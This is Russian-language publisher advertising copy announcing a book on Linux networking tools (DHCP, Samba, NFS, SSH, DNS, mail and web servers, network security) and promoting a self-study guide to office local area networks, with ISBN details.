Плановая дата выхода
3 кв. 2003 г.

СЕТЕВЫЕ СРЕДСТВА LINUX

РодерикУ, *Смит*

www.williamspublishing.com

В данной книге рассматриваются DHCP-сервер, осуществляющий динамическое распределение IP-адресов, серверы Samba и NFS, обеспечивающие доступ к каталогам на удаленном компьютере, серверы печати, NTP-сервер, с помощью которого можно синхронизировать показания системного времени в сети. Большое внимание уделяется средствам удаленной регистрации: r-утилитам, Telnet и SSH, обеспечивающим работу в текстовом режиме, и системе X Window, предоставляющей графический интерфейс для программ, которые выполняются на удаленных компьютерах. Не забыты и серверы, традиционно используемые для обеспечения работы Internet-служб.

Часть III данной книги полностью посвящена рассмотрению серверов DNS, SMTP, HTTP и FTP. Заканчивается книга подробным обсуждением вопросов безопасности сети.

В данной книге нашли отражения также средства удаленного администрирования; здесь описываются Linuxconf, Webmin и SWAT — инструменты способные оказать существенную помощь при настройке компонентов системы.

Данная книга несомненно окажется полезной как начинающим, так и опытным системным администраторам.

В продаже

САМОУЧИТЕЛЬ

Офисные локальные сети

Советы — это действительно мудрые и полезные сведения

Замечания — просто и доходчиво объясняют понятия и процедуры

Предостережения — помогают избежать наиболее частых недоразумений

Технические подробности — разъяснят особенности определенной темы

Данная книга предназначена для тех, кто хочет научиться проектировать и развертывать офисные локальные сети. Материал книги рассчитан на читателя, который не имеет опыта работы с локальными сетями или обладает начальными познаниями в этой области, однако книга может быть полезна и для опытных сетевых администраторов. Там, где материал книги связан с практическими действиями (нажатием клавиш, манипулированием мышью и т.п.), он подается в виде пошаговой инструкции (подробно описанной и пронумерованной последовательности действий). В конце каждой главы предлагаются тесты для закрепления усвоенного материала.

ISBN 5-8459-0504-4

03098

9 785845 905048

ДИАЛЕКТИКА